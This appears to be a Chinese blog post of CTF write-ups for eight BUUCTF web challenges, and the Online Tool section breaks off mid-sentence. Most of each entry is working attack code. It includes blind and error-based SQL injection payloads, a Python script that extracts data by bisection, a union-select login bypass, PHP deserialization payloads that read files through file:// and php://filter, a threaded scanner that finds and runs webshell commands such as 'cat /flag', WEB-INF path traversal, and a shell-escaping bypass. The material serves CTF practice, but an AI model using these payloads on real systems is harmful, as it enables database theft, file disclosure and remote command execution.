

# BUUCTF web练习4

[CISCN2019 华北赛区 Day2 Web1]Hack World

<http://cd491690-31f3-4ad5-b9f9-f51e78168bef.node3.buuoj.cn>

**All You Want Is In Table 'flag' and the column is 'flag'**

**Now, just give the id of passage**

首先id传入123的post回显不一样

```
1 id=1
2 Hello, glzjin wants a girlfriend.
3 id=2
4 Do you want to be my girlfriend?
5 id=3
6 Error Occured When Fetch Result.
```

再者传入带有sql注入的符号时过滤得十分厉害

```
1 id=1'
2 bool(false)
3 1'+union
4 SQL Injection Checked.
5 经过fuzz大概过滤了这些
6 union and or limit order updatexml * ; # " %23 空格.....
```

此时可以用异或绕过,构造payload

```
1 select(flag)from(flag) //用括号绕过空格过滤
2 substr(select((flag)from(flag)),1,1) //substr从查询到的flag第一位开始截取一位字符
3 if((ascii(substr((select(flag)from(flag)),1,1))=102),0,1) //如果截取到的字符第一位是f(102),则返回false,否则为true
4 1^(if((ascii(substr((select(flag)from(flag)),1,1))=102),0,1)) //1^异或后使结果倒置,截取到f则输出截取到的字符
```

跑个脚本

```
1 import requests
2 import time
3 url = "http://cd491690-31f3-4ad5-b9f9-f51e78168bef.node3.buuoj.cn/index.php"
4 payload = {
5     "id" : ""
```

```

8 }
9 result = ""
10 for i in range(1,100):
11     l = 33
12     r = 130
13     mid = (l+r)>>1
14     while(l<r):
15         payload["id"] = "0^" + "(ascii(substr((select(flag)from(flag)),
16         {0},1))>{1})).format(i,mid)
17         html = requests.post(url,data=payload)
18         # print(payload)
19         if "Hello" in html.text:
20             l = mid+1
21         else:
22             r = mid
23         mid = (l+r)>>1
24         if(chr(mid)==" "):
25             break
26         result = result + chr(mid)
27     print(result)
28 print("flag: " ,result)

```

```

flag{ae8b549f-8
flag{ae8b549f-8b
flag{ae8b549f-8b7
flag{ae8b549f-8b76
flag{ae8b549f-8b76-
flag{ae8b549f-8b76-4
flag{ae8b549f-8b76-4f
flag{ae8b549f-8b76-4f0
flag{ae8b549f-8b76-4f09
flag{ae8b549f-8b76-4f09-b
flag{ae8b549f-8b76-4f09-bb
flag{ae8b549f-8b76-4f09-bb9
flag{ae8b549f-8b76-4f09-bb92
flag{ae8b549f-8b76-4f09-bb92-
flag{ae8b549f-8b76-4f09-bb92-8
flag{ae8b549f-8b76-4f09-bb92-81
flag{ae8b549f-8b76-4f09-bb92-811
flag{ae8b549f-8b76-4f09-bb92-811f
flag{ae8b549f-8b76-4f09-bb92-811f1
flag{ae8b549f-8b76-4f09-bb92-811f12
flag{ae8b549f-8b76-4f09-bb92-811f121
flag{ae8b549f-8b76-4f09-bb92-811f1217
flag{ae8b549f-8b76-4f09-bb92-811f12176
flag{ae8b549f-8b76-4f09-bb92-811f121760
flag{ae8b549f-8b76-4f09-bb92-811f121760f
flag{ae8b549f-8b76-4f09-bb92-811f121760f3
flag{ae8b549f-8b76-4f09-bb92-811f121760f3}

```

flag{ae8b549f-8b76-4f09-bb92-811f121760f3}

## [网鼎杯 2018]Fakebook

<http://c92aa9d2-99cb-4ad4-b0b7-9de0914f65f7.node3.buuoj.cn>

查看robots.txt

```

User-agent: *
Disallow: /user.php.bak

```

访问得到源码

```

1  <?php
2  class UserInfo
3  {
4      public $name = "";
5      public $age = 0;
6      public $blog = "";
7      public function __construct($name, $age, $blog)
8      {
9          $this->name = $name;
10         $this->age = (int)$age;
11         $this->blog = $blog;
12     }
13     function get($url)
14     {
15         $ch = curl_init();
16         curl_setopt($ch, CURLOPT_URL, $url);
17         curl_setopt($ch, CURLOPT_RETURNTRANSFER, 1);
18         $output = curl_exec($ch);
19         $httpCode = curl_getinfo($ch, CURLINFO_HTTP_CODE);
20         if($httpCode == 404) {
21             return 404;
22         }
23         curl_close($ch);
24         return $output;
25     }
26     public function getBlogContents ()
27     {
28         return $this->get($this->blog);
29     }
30     public function isValidBlog ()
31     {
32         $blog = $this->blog;
33         return preg_match("/^(((http(s?))\:\/\/\/)?)([0-9a-zA-Z\-\_]+\.[a-zA-Z]{2,6}(\:[0-9]+)?(\\/\S*)?$/i", $blog);
34     }
35 }

```

根据\$blog格式注册一个用户,访问个人主页

## the Fakebook

Share your stories with friends, family and friends from all over the world on Fakebook.


#	username	age	blog
1	Admin	123	http://www.123.top

访问后默认?no=1,当no=2时出现报错,存在注入

username	age	blog
<b>Notice:</b> Trying to get property of non-object in /var/www/html/view.php on line 53		<b>Notice:</b> Trying to get property of non-object in /var/www/html/view.php on line 56

the contents of his/her blog

**Fatal error:** Call to a member function getBlogContents() on boolean in /var/www/html/view.php on line 67



查列查出来四列并在第二位显位

```
1 ?no=-1/**/union/**/select/**/1,2,3,4#
```

**Notice:** unserialize(): Error at offset 0 of 1 bytes in /var/www/html/view.php on line 31

username	age	blog
2	<b>Notice:</b> Trying to get property of non-object in /var/www/html/view.php on line 53	<b>Notice:</b> Trying to get property of non-object in /var/www/html/view.php on line 56

the contents of his/her blog

**Fatal error:** Call to a member function getBlogContents() on boolean in /var/www/html/view.php on line 67

看到有反序列化函数报错,先继续查表

```
1 ?
no=-1/**/union/**/select/**/1,group_concat(table_name),3,4/**/from/**/information_schema.tables/**/where/**/table_schema=database()# //users
2 ?
no=-1/**/union/**/select/**/1,group_concat(column_name),3,4/**/from/**/information_schema.columns/**/where/**/table_name='users'#
//no,username,passwd,data,USER,CURRENT_CONNECTIONS,TOTAL_CONNECTIONS
3 ?no=-1/**/union/**/select/**/1,group_concat(data),3,4/**/from/**/users#
//0:8:"UserInfo":3:
{s:4:"name";s:5:"Admin";s:3:"age";i:123;s:4:"blog";s:18:"http://www.123.to
p";}
```

此时可以用user.php来对其序列化,尾部加上

```
1 $a=unserialize('0:8:"UserInfo":3:
{s:4:"name";s:5:"Admin";s:3:"age";i:123;s:4:"blog";s:18:"http://www.123.to
p";}')';
2 $b = $a;
3 $b->blog = 'file:///var/www/html/flag.php';
```

```

4 print(serialize($b))
5 0:8:"UserInfo":3:
  {s:4:"name";s:5:"Admin";s:3:"age";i:123;s:4:"blog";s:29:"file:///var/www/html/flag.php";}

```

跟着用来注入

```

1 ?no=-1/**/union/**/select/**/1,2,3,'0:8:"UserInfo":3:
  {s:4:"name";s:5:"Admin";s:3:"age";i:123;s:4:"blog";s:29:"file:///var/www/html/flag.php";} '#

```

在源码里看到iframe引入的页面

```

1 <iframe width='100%' height='10em'
  src='data:text/html;base64,PD9waHANCg0KJGZsYWcgPSAiZmxhZ3szZjkwZmU4MC03OWI
  xLTQ1ZGMtOTY1Yy0zNzBkMjY4MzA1ZDl9IjsNCmV4aXQoMCK7DQo='>

```

跳转在源码看到flag

```

<!--?php
$flag = "flag{3f90fe80-79b1-45dc-965c-370d268305d9}";
exit(0);
-->
<html>
  <head></head>
... <body></body> == $0
</html>


```

flag{3f90fe80-79b1-45dc-965c-370d268305d9}


## [极客大挑战 2019]HardSQL

<http://bdc7caf1-6af4-4487-88ba-fb6fcea1c832.node3.buuoj.cn>

单引号闭合有报错




尝试fuzz一些查询语句,union order and 空格啥的都被过滤了,尝试报错注入



```

1 ?
  username=admin'or(updatexml(1,concat(0x7e,database()),0x7e),1))%23&password
  =123  //geek
2 ?username=admin'or(updatexml(1,concat(0x7e,
  (select(group_concat(table_name))from(information_schema.tables)where(tabl
  e_schema)like(database()))),0x7e),1))%23&password=123  //H4rDsQ1
3 ?username=admin'or(updatexml(1,concat(0x7e,
  (select(group_concat(column_name))from(information_schema.columns)where(ta
  ble_name)like('H4rDsQ1'))),0x7e),1))%23&password=123
  //id,username,password
4 ?username=admin'or(updatexml(1,concat(0x7e,
  (select(group_concat(password))from(H4rDsQ1))),0x7e),1))%23&password=123

```




得到一半flag,加了32位长度限制,用right()函数读后面的flag

```

1 ?username=admin'or(updatexml(1,concat(0x7e,
  (select(group_concat(right(password,30)))from(H4rDsQ1))),0x7e),1))%23&passw
  ord=123

```



flag{9c243060-34cc-4a17-a3aa-ef06f0c8e2fe}

## [强网杯 2019]高明的黑客

<http://ffbb52b9-37ae-4104-9527-434564b3b2fd.node3.buuoj.cn>

## 雁过留声，人过留名，此网站已被黑

我也是很佩服你们公司的开发，特地备份了网站源码到www.tar.gz以供大家观赏

下载备份源码,里面有3002个php项目,且每一个都是加密混淆过的代码,都有eval()

```

191 $Q7gvAfV .= 'jtqKxG1X8_';
192 var_dump($Uq);
193 eval($_GET['NDdrDhw88'] ?? ' ');

```

跑一个脚本:

```

1  #!/usr/bin/python
2  import requests
3  import sys
4  import os
5  import threading
6  import time
7
8  url = "http://localhost/src/"
9
10 files = os.listdir("E://phpstudy_pro//WWW//src//")
11 #print(files)
12
13 def GetGet(file):
14     a = []
15     f = open("E://phpstudy_pro//WWW//src//"+file,'r')
16     content = f.readlines()
17     for i in content:
18         if i.find("$_GET['") > 0:
19             start = i.find("$_GET['") + 7
20             end = i.find("'",start)
21             a.append(i[start:end])
22     return a
23
24 def GetPost(file):
25     a = []
26     f = open("E://phpstudy_pro//WWW//src//"+file,'r')
27     content = f.readlines()
28     for i in content:
29         if i.find("_POST['") > 0:
30             start = i.find("_POST['") + 8
31             end = i.find("'",start)
32             a.append(i[start:end])
33     return a
34
35 def Send(start,end):
36     start = int(start)
37     end = int(end)
38     for i in range(start,end):
39         i = files[i]
40         get = GetGet(i)
41         print("Try filename: %s"%i)
42         for j in get:
43             NewUrl = url+"%s?%s=%s"%(i,j,'echo "Success!!!"')
44             s = requests.get(NewUrl)
45             if("Success" in s.text):
46                 print("Success! Url:%s" % (NewUrl))
47                 break
48         post = GetPost(i)
49         for j in post:
50             NewUrl = url+"%s"%(i)
51             s = requests.post(NewUrl,data={"j":"echo 'Success!!'"})
52             if("Success" in s.text):
53                 print("Success! Post:%s" % (j))
54                 break

```

```

56 class myThread (threading.Thread):
57     def __init__(self, threadID, name, counter):
58         threading.Thread.__init__(self)
59         self.threadID = threadID
60         self.name = name
61         self.counter = counter
62     def run(self):
63         Send(self.name, self.counter)
64
65 for i in range(0,150):
66     thread = myThread(i,i*20,(i+1)*20)
67     thread.start()

```

爆出目录

```
1 /xk0SzyKwfwz.php?Efa5BVG=echo xxx
```

直接读flag

```
1 /xk0SzyKwfwz.php?Efa5BVG=cat%20/flag
```

```

array(1) { [0] => string(8) "wiMl9l7q" } array(1) { [0] => string(3) "NPK" }
Warning: assert(): assert($ _GET["xd0UXc39w"] ?? " "); ** failed in /var/www/html/xk0SzyKwfwz.php on line 20
Array ( ) string(5) "VCvMI" PSlarray(1) { [0] => string(8) "Ph7u_Cuw" } array(1) { [0] => string(10) "idch8Z7Sn6" } array(1) { [0] => string(9) "djD1Ytoul" } array(1) { [0] => string(11)
"Egxb80p6kUP" } string(9) "YmlyYvLz" VSYcTArray ( ) string(8) "hi5LWnZd" array(1) { [0] => string(9) "dJREKNfr" } Array ( ) KuusMT1string(8) "jyUmr9W_" array(1) { [0] => string(4) "XQhY"
} _58ccP9KGXOAPTUGDAArray ( ) Array ( ) MR8s3nFnarray(1) { [0] => string(10) "FWefOPK4g7" } array(1) { [0] => string(9) "iZFnwUgPf" } Array ( ) THRQINrpUjv64 {flag{4ff37f80-148c-
478c-b0c1-2a17de5879b4}} array(1) { [0] => string(6) "KLRXmV" } array(1) { [0] => string(2) "Tw" } Array ( ) array(1) { [0] => string(8) "oCoznfQZ" } gl9Array ( ) czuhsLFvgQstring(7)
"l5kR5oo" End of File

```

flag{4ff37f80-148c-478c-b0c1-2a17de5879b4}

## [GXCTF2019]BabySQLi

<http://26edff61-76b9-4c37-954e-5451b3824493.node3.buuoj.cn>

是个登录页面,尝试登录admin用户,密码错误,在源码里藏有提示

```

<!--MMZFM422K5HDASKDN5TVU3SKOZRFQRRMMZFM6KJJBSG6WSYJJWESSCWPJNFQSTVLFLTC3CJIQYGOSTZKJ2VSVZRNRFHOPJ5-->
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
<title>Do you know who am I?</title>

```

wrong pass!

对提示进行一波解密


```

1 MMZFM422K5HDASKDN5TVU3SKOZRFQRRMMZFM6KJJBSG6WSYJJWESSCWPJNFQSTVLFLTC3CJIQ
  YGOSTZKJ2VSVZRNRFHOPJ5
2 解base32
3 c2VsZWNOICogZnJvbSB1c2VyIHdoZXJlIHVzZXJlID0gJyRuYW1lJw==
4 解base64
5 select * from user where username = '$name'

```

单引号闭合报错

Error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near "admin'" at line 1



进行查询



```
1 name=admin'+Order+by+3#&pw=123 //order大写绕过,有三列
2 name=admin'+union+select+1,2,3#&pw=123
```

通过union联合查询时如果查询的数据不存在,会虚构一个数据进行查询

因为我们需要虚构admin用户,传入时'前要留空

又因为常规列名都是 id,username,password

password会进行md5加密,需要传入加密过的pw

尝试在第二三位进行虚构

```
1 name='+union+select+1,'admin','202cb962ac59075b964b07152d234b70' #&pw=123
```

flag{96a46a8c-dfa1-479a-a2f7-d0bea8a715c0}

## [网鼎杯 2020 青龙组]AreUSerialz

<http://d1116a9b-9414-46b9-a054-fd650084d6d4.node3.buuoj.cn>

```
1 <?php
2 include("flag.php");
3 highlight_file(__FILE__);
4
5 class FileHandler {
6     protected $op;
7     protected $filename;
8     protected $content;
9
10    function __construct() {
11        $op = "1";
12        $filename = "/tmp/tmpfile";
13        $content = "Hello World!";
14        $this->process();
15    }
16
17    public function process() {
18        if($this->op == "1") {
19            $this->write();
20        } else if($this->op == "2") {
21            $res = $this->read();
22            $this->output($res);
23        } else {
24            $this->output("Bad Hacker!");
25        }
26    }
27    // $op=1时执行write函数,=2时执行read函数
28
29    private function write() {
30        if(isset($this->filename) && isset($this->content)) {
31            if(strlen((string)$this->content) > 100) {
32                $this->output("Too long!");
33                die();
34            }
35            $res = file_put_contents($this->filename, $this->content);
36            if($res) $this->output("Successful!");
37            else $this->output("Failed!");
38        } else {
39            $this->output("Failed!");
```

```

40     }
41 }
42 private function read() {
43     $res = "";
44     if(isset($this->filename)) {
45         $res = file_get_contents($this->filename);
46     }
47     return $res;
48 }
49 }
50 //read函数调用$filename变量读取文件内容
51 private function output($s) {
52     echo "[Result]: <br>";
53     echo $s;
54 }
55 }
56 function __destruct() {
57     if($this->op === "2")
58         $this->op = "1";
59     $this->content = "";
60     $this->process();
61 }
62 }
63 }
64 function is_valid($s) {
65     for($i = 0; $i < strlen($s); $i++)
66         if(!(ord($s[$i]) >= 32 && ord($s[$i]) <= 125))
67             return false;
68     return true;
69 }
70 }
71 if(isset($_GET['str'])) {
72     $str = (string)$_GET['str'];
73     if(is_valid($str)) {
74         $obj = unserialize($str);
75     }
76 }
77 //对$str进行反序列化
78 }

```

调用read函数对其进行序列化

```

1 <?php
2
3 class FileHandler {
4
5     public $op=2;
6     public $filename="php://filter/read=convert.base64-
7     encode/resource=flag.php";
8     public $content;
9     //使用伪协议读取flag.php,protected改为public
10
11     function __construct() {
12         $op = "1";
13         $filename = "/tmp/tmpfile";

```

```
13     $content = "Hello World!";
14     // $this->process();
15 }
16
17 public function process() {
18     if($this->op == "1") {
19         $this->write();
20     } else if($this->op == "2") {
21         $res = $this->read();
22         $this->output($res);
23     } else {
24         $this->output("Bad Hacker!");
25     }
26 }
27
28 private function write() {
29     if(isset($this->filename) && isset($this->content)) {
30         if(strlen((string)$this->content) > 100) {
31             $this->output("Too long!");
32             die();
33         }
34         $res = file_put_contents($this->filename, $this->content);
35         if($res) $this->output("Successful!");
36         else $this->output("Failed!");
37     } else {
38         $this->output("Failed!");
39     }
40 }
41
42 private function read() {
43     $res = "";
44     if(isset($this->filename)) {
45         $res = file_get_contents($this->filename);
46     }
47     return $res;
48 }
49
50 private function output($s) {
51     echo "[Result]: <br>";
52     echo $s;
53 }
54
55 function __destruct() {
56     if($this->op === "2")
57         $this->op = "1";
58     $this->content = "";
59     // $this->process();
60 }
61
```

```
62 }  
63 $a=new FileHandler();  
64 $s=serialize($a);  
65 echo $s;
```

得到序列化串,传入\$str变量

```
1 /?str=0:11:"FileHandler":3:
  {s:2:"op";i:2;s:8:"filename";s:57:"php://filter/read=convert.base64-
  encode/resource=flag.php";s:7:"content";N;}
```

[查看源码](#)

```
</span>
</code>[Result]: <br>PD9waHAgJGZsYWc9J2ZsYWd7ODIiZjI2N2MtMWYzZC00Y2E4LWJjODEtZmI4ZGY4Mjc5Y2QwfSc7Cg==
```

解base64后为


```
1 <?php $flag='flag{825f267c-1f3d-4ca8-bc81-fb8df8279cd0}';
```


flag{825f267c-1f3d-4ca8-bc81-fb8df8279cd0}

## [RoarCTF 2019]Easy Java

<http://81dc4b9c-14e4-49d2-a08e-6f31e9bbcc42.node3.buuoj.cn>

## BBR Login

 username

 password

Login

[help](#)

看源码,help指向一个docx文档,点开后是个java模块的指向

```
1 /Download?filename=help.docx
2 java.io.FileNotFoundException: {help.docx}
```

查下函数,是个报错,一般只有拒绝访问和系统找不到指定路径两种情况

抓个包看看,把get传参改post,发现docx

```
POST /Download HTTP/1.1
Host: 81dc4b9c-14e4-49d2-a08e-6f31e9bbcc42.node3.buuoj.cn
Pragma: no-cache
Cache-Control: no-cache
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/85.0.4183.121 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: _ga=GA1.2.1484087166.1601637087; JSESSIONID=2B56FF2410B72EB7B5587D37583B94C5
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 18

filename=help.docx]
```

save下来后


# Are you sure the flag is here? ? ?

返回去看路径问题,既然可以读取,并且是java的站,就看一下java 的web文件存放

- 1 WEB-INF主要包含以下文件或目录:
- 2 /WEB-INF/web.xml: Web应用程序配置文件, 描述了 servlet 和其他的应用组件配置及命名规则。
- 3 /WEB-INF/classes/: 含了站点所有有用的 class 文件, 包括 servlet class 和非servlet class, 他们不能包含在 .jar文件中
- 4 /WEB-INF/lib/: 存放web应用需要的各种JAR文件, 放置仅在这个应用中要求使用的jar文件, 如数据库驱动jar文件
- 5 /WEB-INF/src/: 源码目录, 按照包名结构放置各个java文件。
- 6 /WEB-INF/database.properties: 数据库配置文件
- 7 漏洞检测以及利用方法:
- 9 查看web.xml文件, 推断class文件的路径, 最后直接访问class文件, 再通过反编译class文件, 得到网站源码

所以我们应该先访问/WEB-INF/web.xml, 读取初始化配置信息


- 1 filename=/WEB-INF/web.xml



然后发现了FlagController: com.wm.ctf.Flagcontroller

根据java文件的路径,用.来连接/,转换一下格式后路径为

- 1 filename=/WEB-INF/classes/com/wm/ctf/FlagController.class



将这串base64解码

ZmxhZ3s0NjNmYmNhNC1hNDZiLT RINT ct OWNmMC01MDRjMjNhYT QwZjZ9Cg==  
flag{463fbca4-a46b-4e57-9cf0-504c23aa40f6}

## [BUUCTF 2018]Online Tool

<http://c6a94036-abf3-435c-8142-3d905faf858a.node3.buuoj.cn>

```
1 <?php
2 if (isset($_SERVER['HTTP_X_FORWARDED_FOR'])) {
3     $_SERVER['REMOTE_ADDR'] = $_SERVER['HTTP_X_FORWARDED_FOR'];
4 }
5 if(!isset($_GET['host'])) {
6     highlight_file(__FILE__);
7 } else {
8     $host = $_GET['host'];
9     $host = escapeshellarg($host);
10    $host = escapeshellcmd($host);
11    $sandbox = md5("glzjin". $_SERVER['REMOTE_ADDR']);
12    echo 'you are in sandbox '.$sandbox;
13    @mkdir($sandbox);
14    chdir($sandbox);
15    echo system("nmap -T5 -sT -Pn --host-timeout 2 -F ".$host);
16 }
17 }
18 }
```

根据分析,\$host被用两个函数进行了处理,escapeshellarg和escapeshellcmd

在php里,这两个函数联用会有安全隐患

详细看这篇文章 <https://www.yuque.com/chenyi-ctf/ctfnotebook/arunuz>

escapeshellarg会把字符串转码为可以在shell命令里使用的参数,而escapeshellcmd会把字符串中可能会欺骗shell命令执行任意命令的字符进行转义,比如&#x27;~<>^()[]{}\$, \x0A 和 \xFF, ' 和 " 仅在不配对的时候被转义

所以当两个函数联用时,先经过escapeshellarg处理对单引号转义,再用单引号将整个语句括起来,接着经过escapeshellcmd处理,对用于转义的\和'进行转义处理,用一个例子:

```
1 原始命令:
2 127.0.0.1' -v -d a=1
3 escapeshellarg处理后:
4 '127.0.0.1\' -v -d a=1'
5 escapeshellcmd处理后:
6 '127.0.0.1\'\' -v -d a=1\''
```

再分析题目里最后执行的system命令


```
1 system("nmap -T5 -sT -Pn --host-timeout 2 -F ".$host)
```

这堆参数都不重要,我们需要将nmap扫描的结果输出,需要用到 `-oG` 参数对linux执行命令进行grep输出

传入一句话木马

```
